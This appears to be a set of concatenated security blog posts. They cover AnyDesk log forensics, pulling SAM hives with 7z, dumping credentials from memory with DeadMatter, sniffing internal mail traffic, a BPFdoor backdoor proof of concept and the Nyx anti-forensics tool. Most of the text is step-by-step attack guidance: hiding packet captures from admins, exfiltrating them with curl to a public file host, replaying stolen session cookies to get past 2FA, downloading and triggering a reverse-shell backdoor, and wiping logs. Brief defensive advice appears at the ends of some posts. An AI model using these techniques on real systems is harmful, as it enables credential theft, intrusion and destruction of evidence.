Now we can try to understand who the hacker might be. Although names, IDs and OS can be changed by the attacker at any time, patterns still exist. Most don’t constantly change their display name unless they are extremely paranoid. Even then, the timestamps do not lie. Remote logins occurring repeatedly in the middle of the night are a strong indicator of unauthorized access.
We will work primarily with the ad.trace and ad_svc.trace files. These logs are noisy, so it’s better to search for specific keywords:
We filtered out only the most interesting lines and saved them into adtrace.log and adsvc.log
IP Address
In many cases, the ad_svc.trace log contains the external IP address from which the hacker connected. “Logged in from” has the IP next to it, while “Accepting from” has the AnyDesk ID. These values were redacted.
Once you have the IP, you can block it and remove the app from the host if it’s not necessary. Many of these unauthorized connections originate from VPN servers, of course.
Name & OS Information
Inside ad.trace you will find the hacker’s display name after “Incoming session request”. Right next to that field you will see their AnyDesk ID. You may also see references to the hacker’s operating system.
Here the connection came from a Linux machine and they’d set their display name to “IT Dep” in an attempt to look legitimate.
Data Exfiltration
AnyDesk also supports file transfer both ways. Hackers can upload malware or exfiltrate sensitive company data directly through the session. In the ad.trace logs you will sometimes see references such as “Preparing files in …” which indicate file operations were taking place.
This line alone does not always tell you what exact files were transferred, especially if the hacker worked out of temporary directories. However, correlating those timestamps with Windows forensic artifacts can show exactly what the hacker copied.
In our case, files stored in the Documents folder were exfiltrated.
Summary
Given how widespread AnyDesk is, you should always treat its logs as high priority artifacts. AnyDesk is one RMM tool, and there are plenty more out there being actively abused for persistence. Make sure their logs are consistently collected and ingested into your SIEM so you can spot suspicious activity outside business hours.
If you’re interested in digital forensics, we recommend our training for both beginners and those looking to advance their forensic skills.
Our team also provides digital forensics services. If you need any support during an investigation, we’re always happy to help. Contact us at hackers-arise@protonmail.com
The article on DeadMatter was really popular and relevant for many of you. DeadMatter works with LSASS and finds artifacts related to active or recently active sessions. But sometimes you need SAM hashes during a pentest.
Today we’re using 7z to find and pull the hives. It’s very common to find and it has raw disk access to fetch what we need without triggering the EDR. You can basically call it a living off the land technique due to its widespread presence. There are other ways to extract hashes, but most of them are well known and monitored. Some hackers rely on VSS and it works fine in some environments, but detecting VSS abuse isn’t hard. It’s a beginner level of complexity. VSS leaves very specific traces in the logs when you use it. Native Windows binaries get blocked outright and finding forensic tools already sitting on an endpoint is uncommon.
Credit where it’s due, Jonas Lyk shared this approach.
Extracting Hives
To make it work, you need to start 7z as Administrator, otherwise it just fails. Then you type \\.\ in the path bar and it’ll show you the drives.
Here we need PhysicalDrive0. You can’t copy it off the C:\ drive, because it’s locked by the system.
Inside you’ll see the partitions on the physical drive. Usually 1.ntfs has the structure of your C:\. 0.ntfs has $MFT, $J and the other files you want for a deeper dive.
System hives live in Windows\System32\config
Select the hives you need and copy them to a folder. We’re only pulling SAM and SYSTEM here, but you can get SOFTWARE, $MFT, $J, and NTUSER.DAT if you’re doing behavioral analysis. We covered that in our article showing how much you can find out about a user after a compromise. Behavioral analysis is also useful in pentesting. NTUSER.DAT shows a lot about how the sysadmins use their machines.
File size shows the hives aren’t empty. Now we can move them to Kali and extract the hashes.
kali > impacket-secretsdump -sam SAM -system SYSTEM LOCAL
We got all the local user hashes. If LAPS isn’t enabled (in a lot of environments it isn’t), there’s a good chance the admin hash is identical across many machines. Some admins don’t even know LAPS exists, others are scared to turn it on because they’re not in control of the password rotation. Either way, SAM alone can be enough to compromise the whole domain.
Terminal
This approach hits a wall in the terminal. 7z can only parse physical disks and NTFS partitions through the File Manager GUI. The CLI version still can’t open nested partitions and throws an error every time. So the GUI is the only way you can pull it off.
There are forensics tools that do it in the terminal (AxiomSecret, RawCopy, etc.) but that’s a story for another day.
Summary
Many successful attacks use LOL techniques or signed tools. This approach is creative and 7z is already sitting on plenty of machines. Even if it’s not, bringing it over isn’t suspicious.
It won’t get you LSASS hashes, but the SAM hashes alone can be enough to compromise a company’s entire infrastructure. We showed that in our SCADA article, where the SCADA machine stored cleartext passwords in memory and password reuse helped us with the rest of the infrastructure during the pentest. LAPS isn’t hard to set up and it can close this door, so spend some time learning it.
If you like what we’re doing here and want to get started in Digital Forensics or advance your skills, we recommend our training for both beginners and more experienced students.
During pentests, we often run into EDRs and antiviruses protecting endpoints. These mainly stop you from dumping hashes and running malware on the hosts. Although they’re often good at what they do, they still have flaws that make them vulnerable to chokers and killers that can terminate their process.
If you’ve ever tried dumping LSASS or extracting SAM and SYSTEM hives, you’ve seen the EDR block your attempts. There are legit ways to do it, for instance with reg.exe or Task Manager, but these have been abused for so long that they can’t be relied on anymore. Despite all that, dumping hashes is really easy if you do a complete memory dump with forensics tools and pull the hashes from the dump. These tools don’t just target LSASS, they do a full memory dump that includes everything. That’s what’s supposed to happen during incident response procedures, so nothing gets flagged and it won’t, because that would interfere with security work.
Today we want to show you how to use FTK Imager with DeadMatter to extract different credentials. FTK Imager needs a GUI, so if you don’t have it try running DumpIt from CLI instead. It’s available on GitHub.
What is DeadMatter
DeadMatter is written in C# and its whole job is to extract sensitive information from memory dumps. It scans raw data to find patterns associated with credentials, that way you can recover them even when the memory dump is incomplete or the format isn’t predictable. The tool is also lightweight and isn’t flagged by AV/EDR, so you can extract hashes on the victim machine directly without transferring these huge files around. The results include NTLM hashes, DPAPI keys, and other artifacts tied to logon sessions. The tool was first presented at Black Hat USA 2025.
Compiling DeadMatter
The repository for DeadMatter doesn’t include a precompiled binary and you will need to build it yourself. You can do it with Visual Studio or using the .NET Framework.
If you choose to compile it manually, you can clone the repository and execute the build process from PowerShell.
PS > dotnet build -c release
Once it completes, Deadmatter.exe will be in the bin\Release directory. The build process usually completes without issues, if you have the required .NET components installed correctly.
If you prefer not to compile the tool yourself or run into problems during the process, you can use our compiled version to save time. We uploaded the compiled executable to our GitHub.
Capturing RAM
Before moving forward, it is important to understand that this technique relies on the ability to extract credentials from memory, which is significantly affected by the state of Credential Guard. If Credential Guard is enabled, credentials are isolated and you won’t be able to access them.
But in many environments with Windows 10 Pro or Windows Server versions prior to 2025, Credential Guard is often disabled. These systems are still widely used across corporate infrastructures. Newer deployments usually have it enabled by default now. To avoid unnecessary effort you can check the status of Credential Guard before proceeding.
If it shows that it’s disabled {0}, you can proceed with memory acquisition.
We used FTK Imager to capture RAM. You just need open the app and click “Capture Memory”
Then you specify the name and the destination path. The default settings are enough.
Our next step is exfiltration. Modern systems often have large amounts of RAM. Servers commonly have 16-32GB as a baseline, and systems that have Microsoft Exchange may have significantly more. A raw memory dump of this size can be quite large, but you can compress it with 7z. It’s possible to reduce it from 32GB down to 12 GB, if you don’t want to run DeadMatter directly on the compromised system.
Extracting Credentials
Once the dump is transferred, you can extract creds. To process a full memory dump in raw format using structured parsing and carving, run this:
PS > .\Deadmatter.exe -f memory_dump.raw
The output is quite detailed. As you scroll through the results, you will find different credentials associated with active or recently active sessions on the system.
If you want to rely purely on carving methods, you can ignore structured parsing and search the raw data directly:
PS > .\Deadmatter.exe -f memory_dump.raw -m carve
When you work with a minidump file and want to use a specific parsing method, you can define the technique and the Windows version:
There are also more advanced options available. For instance, you can extract both credentials and DPAPI keys with additional brute-forcing to find initialization vectors within the data:
PS > .\Deadmatter.exe -f memory_dump.raw -b -d
Try different methods and see if you can find more information.
Defense
To protect yourself from these attacks, make sure Credential Guard is on. It’ll make the credentials inaccessible. It’s also a good idea to monitor which forensic tools are being used. Ideally, keep a whitelist of approved tools that way you can spot someone trying to do a dump without authorization.
Summary
While defenders should have a red team mindset, hackers should have a blue team mindset to know how things work on the other side. Digital forensics is a great field and applies to both sides. Extracting credentials from systems is just one of its uses, more advanced knowledge can help you with behavior analysis and evasion.
If you want to learn more about Digital Forensics, we have training for beginners and for those who want to advance their skills in it.
It’s Collateral here again. Today we want to show you an attack vector that can bypass password complexity and 2FA. It was successful during one of our latest pentests. The environment we were testing was complex with segmented networks. In a situation like that, the best move is usually traffic analysis.
During the pentest we got access to a machine used for corporate mail. No details were given about the machine or the environment around it, but we noticed that the host was running multiple Docker containers. On the surface it looked like the company had done a decent job hardening things. Looking manually for configs across all these different apps is always a pain, so we used LaZagne instead to look for credentials.
LaZagne
LaZagne is a credential recovery tool that can parse configs and find credentials in them. It’s pretty easy to work with and the output looks clean. The tool can often find passwords buried in odd locations.
bash# > python3 laZagne.py
Not every entry you see will be a valid login, but most of the passwords are usable. We found the root credentials for MySQL which gave us database access. That’s already enough to temporarily adjust the password entries to analyze mail overnight.
The password hashes used BLF-CRYPT format, which can be reproduced using the container itself, if you actually decide to manipulate the entries.
Network Traffic Analysis
These password hashes won’t help, because they’re slow to crack and some of them are backed by 2FA. Logging in with a cracked password might trigger a verification code sent to the user’s phone, which will definitely raise alarms.
For this attack we used tcpdump. A lot of people won’t like it because it’s a CLI tool and it’s boring writing those long oneliners explaining what you want to capture, but it’s quite powerful. It helped us understand the network’s behavior and find out which services were in use. You can still open your pcaps in Wireshark if you want to. Or better yet NetworkMiner, which will dissect every packet and sort all the findings. It’s often used for quick credential searches in pcaps because the filters are really strong
Above you can see a general traffic capture to get a sense of the environment. In secure networks where active scanning with nmap and other tools gets flagged, tcpdump is a better choice. By looking through the traffic flow, we can see the communication paths. We focused on HTTP traffic and found POST requests made to the mail server. The requests showed the internal proxy, where a publicly accessible mail portal forwarded traffic to a local Linux machine.
As you can see, the request contains the original IP address. Even though the main site used HTTPS, internal traffic was still HTTP. It’s a pretty common mistake.
Looks pretty good, right? They still think so.
Identifying the Port
To capture the credentials we had to find the correct port. It wasn’t on the usual 80 or 8080. If you look closely at the POST request, you will find it. It was 20000. That’s security through obscurity, as OTW says.
With that in hand, we started capturing the traffic:
bash# > tcpdump -i interface tcp port 20000 -w /etc/systemd/20k_01.pcap
Change the interface name to match yours and always store captures in obscure locations. Keep in mind, the tcpdump process will show up in the process list, unless the you use Zapper to hide it.
bash# > ps aux | grep tcpdump
Give it a few hours during the busy day and come back for your traffic capture. It’s always better to find the necessary ports and listen to their traffic instead of throwing a full capture at everything. The size will grow fast and the admins will notice a problem soon enough, especially if there isn’t much storage left to begin with.
# Upload the pcap to a free file host

bash# > file=20k_01.pcap
bash# > curl -F "reqtype=fileupload" -F "fileToUpload=@$file" https://catbox.moe/user/api.php

# It will give you the link in the output
Next go to Wireshark, click File > Export objects > HTTP.
Export everything and read through all the connect packets.
kali > cat connect * | jq .
As you can see, the passwords were really complex, but this didn’t really help. Some accounts had 2FA, but if you have valid session cookies, you don’t need the password or the 2FA code. Just import them into your browser using Cookie-Editor and you’re in.
Streamlining With TCPDump
Once you know what to look for, you can grep the keywords you need:
kali > tcpdump -A -r 20k_05.pcap port 20000 | grep “userName”
As you can see, the passwords were really complex, but this didn’t really help. Some accounts had 2FA, but if you have valid session cookies, you don’t need the password or the 2FA code. Just import them into your browser using an extension like Cookie-Editor and you’re in.
We found folders labeled “Accesses” and “VM”. Emails showed the company hosted client services on virtual machines. All the credentials for the VMs were stored in plaintext, which is basically a goldmine for lateral movement and pivot.
Conclusion
Network traffic isn’t always the first thing hackers and pentesters go with, but that underestimates it significantly. As you’ve seen, there’s a lot that can be found in it if you dedicate some time. Seeing HTTP used inside organizations is so common. That’s a very common mistake that leaves all the communication wide open. So if you know how to look for things, you’ll find your answer in a subtle way. All this company noise is an opportunity during a pentest for us.
As you might know, not all dangerous threats are the loud ones. We often hear about ransomware campaigns that paralyze companies and demand money. Money is the key factor in these operations. If the victim pays once and gets their decryption key, there’s a chance they will pay a second time. That means the key must be delivered to the victim. Total destruction isn’t really the objective here. Things need to stay in a state where they can be fixed within a short period of time if the victim pays.
With state sponsored APTs, things are a bit different. Given the strategy China has right now in regards to the West, they’re trying to preposition themselves for a future conflict, so gaining as much access as possible is the current goal. Once things go south, all that compromised infrastructure starts crippling systems in a bid to cause as much damage as possible. That’s what happened before and during the first days of the Russian invasion of Ukraine and other countries, so there’s a good chance that’s what will happen during an active conflict with China.
An investigation by Rapid7 Labs found evidence of an advanced China nexus threat actor known as Red Menshen. This group has been placing stealthy digital sleeper cells inside telecommunications networks. These are long-term operations built for persistence and access to sensitive environments, including government infrastructure.
At the center of this activity is BPFdoor.
What is BPFDoor
BPFdoor doesn’t behave like conventional malware. It doesn’t open a visible listening port or maintain a C2 channel. BPFdoor is a passive Linux backdoor that works at a very low level in the system. It uses the Berkeley Packet Filter (BPF), which is a feature inside the Linux kernel designed for packet filtering and analysis. Normally, BPF is used for legitimate purposes such as monitoring. In this case, it is being abused. The backdoor attaches itself to a raw network socket and inspects incoming traffic. It can actually see packets before firewall ruleshave a chance to process them. So even if your firewall is configured correctly, the backdoor can still see traffic that should have been blocked.
Most of the time, the backdoor does nothing. It remains completely dormant, which makes it difficult to detect through behavior. It just waits for a “magic packet”. That magic packet has a predefined pattern known only to the hacker. When it arrives, the backdoor wakes up and gives the hacker a reverse shell, so that he doesn’t expose the entry point.
For this article we will use a simplified PoC. It doesn’t include advanced features such as encryption, persistence or espionage modules. But it’s enough to show the core idea and that’s what matters for our learning. The original rootkit can be found here.
Setting Up
We begin by cloning the repository and modifying the trigger file. That’s the file responsible for sending the magic packet that activates the backdoor.
kali > git clone https://github.com/pjt3591oo/bpfdoor.git
kali > cd bpfdoor
kali > vim trigger.c
Inside trigger.c you need to specify two IP addresses. One is the target machine where the backdoor will run, and the other is your attacking machine. We used Kali for this.
You will notice a small detail in the code, a character ‘X’ placed before the IP address. It is a simple magic byte used by the PoC to identify valid trigger packets. It should not be removed, as it is part of the mechanism that wakes up the backdoor.
Once the file is ready, you compile both the trigger and the backdoor.
kali > gcc trigger.c -o trigger
kali > gcc bpfdoor -o bpfdoorpoc
kali > chmod +x trigger
After compiling, we are ready to move to the target system.
Exploitation
To move further we need to transfer the backdoor. There are different methods available for it. You can use temp.sh or a simple HTTP server.
Pick whatever is best for you and download it.
kali > python3 -m http.server 9001
ubuntu > wget http://192.168.56.107:9001/bpfdoorpoc
Once the file is downloaded, you make it executable and run it.
At this point, the rootkit appears to hang. This is expected behavior. The backdoor is now running in the background, waiting for the magic packet. You might see some output, but nothing really tells you what it’s doing.
Set up a listener on Kali to receive your reverse shell
kali > nc -lvnp <port>
The trigger sends a packet that the backdoor recognizes.
In a separate terminal you execute the trigger:
kali > ./trigger
The trigger sends a packet that the backdoor recognizes.
The moment it detects the correct pattern, it activates and sends you back a reverse shell. If everything is correct, you will see a connection. It’s a working shell on the target system.
This is the core idea behind BPFdoor.
Detection
The backdoor has been known since around 2022, but only recently has it been observed being actively used in attacks against telecommunications infrastructure. To detect it we can use a script made by Rapid7.
The script attempts to find suspicious processes that match the behavior of BPFdoor. In our case, it found the PoC process and reported its process ID. Even stealthy malware can leave traces. Detection comes down to understanding how the system is supposed to behave (baseline) and finding deviations from it.
Summary
BPFdoor is an advanced Linux backdoor with a different approach to persistence and remote access. It’s being used by the Chinese to access our sensitive data. The whole Chinese campaign is about prepositioning the country for future global conflicts, so they can gain the upper hand in the chaos of a cyberwar. Their backdoor hides within the normal operation of the kernel and waits for a specific trigger. That makes it really hard to spot.
Telecoms have always been a desirable target along with industrial control systems. In light of these attacks, we started training on Building Your Own Mobile 4G Base Station. You’ll get to learn not just how to build a station, but how hackers attack it and how you can defend it. The knowledge is truly unique and a lot of work has gone into making the training.
During red team engagements, we often have to deal with the logs that different operating systems store. Every action can leave behind digital evidence. That evidence is exactly what blue teams and digital forensics investigators rely on when reconstructing an attack.
Sometimes, however, a red team engagement is meant to simulate an adversary as realistically as possible. Hackers frequently attempt to hide what they did by erasing evidence of their activity or altering forensic artifacts to make investigations more difficult. If we want to accurately evaluate an organization’s ability to detect sophisticated intrusions, we also need to test how well it responds when an attacker attempts to remove those traces. There are different tools that exist that help reduce your footprint. For instance, HackShell, which we covered in one of our previous articles, makes Bash much stealthier, minimizing command history and improving OPSEC.
But it does not help with removing all forensic traces that already exist throughout the operating system.
There is a different tool that focuses specifically on that task called Nyx.
What is Nyx
Nyx is a self-contained script for cleaning forensic traces on Linux, macOS, and Windows. The scripts walk through a predefined collection of forensic artifacts and remove or clean evidence that may have been generated during system usage.
Of course, no anti-forensics tool can guarantee that every trace of activity disappears. Modern enterprise environments often collect telemetry from many different sources including endpoint detection products, centralized log servers, network monitoring systems, cloud services, and backup solutions. Even if local artifacts are modified or deleted, evidence may still exist elsewhere. Nevertheless, Nyx has techniques that sophisticated hackers may attempt after achieving access to a system.
Below is only a portion of the Linux artifacts that Nyx targets. The complete list is considerably larger. Among the supported modules are shell history files, authentication logs, system logs, audit records, network-related artifacts, user activity, temporary files, and many other forensic traces that investigators commonly examine during an incident response investigation.
Since a significant portion of today’s infrastructure runs on Linux, the script includes modules that focus on the forensic artifacts generated by Linux servers and the services they host.
Windows typically runs less server infrastructure than Linux, so the list is somewhat shorter. Even so, Nyx still targets several important sources of forensic evidence, including Windows Event Logs, PowerShell history, registry-related security artifacts, and various other traces that investigators commonly analyze after a compromise.
Finally, macOS also receives attention with its own collection of supported forensic artifacts. Although the list is smaller than Linux, Nyx still includes modules designed to clean several sources of evidence that may reveal user or system activity.
Cleaning Forensic Evidence on Windows
Now we are ready to test the script and see how it works. There are several different ways you can execute it depending on your objective and your environment.
We will begin with Windows. Before actually cleaning anything, it is a good idea to start with -DryRun. This will show exactly what Nyx plans to clean without making any modifications to the system.
Although the output reports the items that would be cleaned, nothing has actually been removed. The dry run simply shows the actions that Nyx intends to perform.
Let’s clean them now.
PS > .\nyx.ps1
At this point, Nyx begins processing its configured modules and attempts to remove the supported forensic artifacts from the local system.
The same thing can also be achieved through in-memory execution without writing the script to disk first. Running tools directly from memory is a common technique used by hackers because it reduces the number of files written to the filesystem. However, that does not automatically mean antivirus or endpoint detection products will ignore the activity. Modern security products monitor far more than just files stored on disk. They also observe process behavior, PowerShell activity, AMSI events, command-line arguments, parent-child process relationships, memory behavior, and many other indicators.
If needed, you can force execution without waiting for a confirmation prompt by adding the -Force flag. Useful when automating execution across multiple systems with PsExec.
Cleaning Forensic Evidence on Linux
Just as with Windows, it is often a good idea to begin by reviewing what the script intends to do before actually modifying the system.
If necessary, you can repeat the same process by listing the modules that will be used with the -n flag.
bash# > bash nyx.sh -n
As you can see, it goes through multiple modules, including those related to IoT Smart Home devices, cryptocurrency artifacts, IDS and IPS logs, network traces, and many additional categories. This broad coverage also means that privacy-conscious users who want to remove unnecessary traces from their own systems may also find parts of the project useful, provided they understand what information is being deleted.
Summary
Instead of manually searching for dozens of log files, Nyx can speed up this process. It shows why centralized logging, endpoint monitoring and multiple layers of telemetry are so important. Even if a hacker succeeds in cleaning local artifacts, independent security systems may still preserve the evidence needed to detect and investigate the intrusion.
If you want to go deeper into how privacy can be preserved on real systems and how forensic traces are created and analyzed, our Anti-Forensics training is your next step. We covered advanced techniques for preserving your privacy and understanding what investigators can still see even when you think you have covered your tracks.

 Login
Login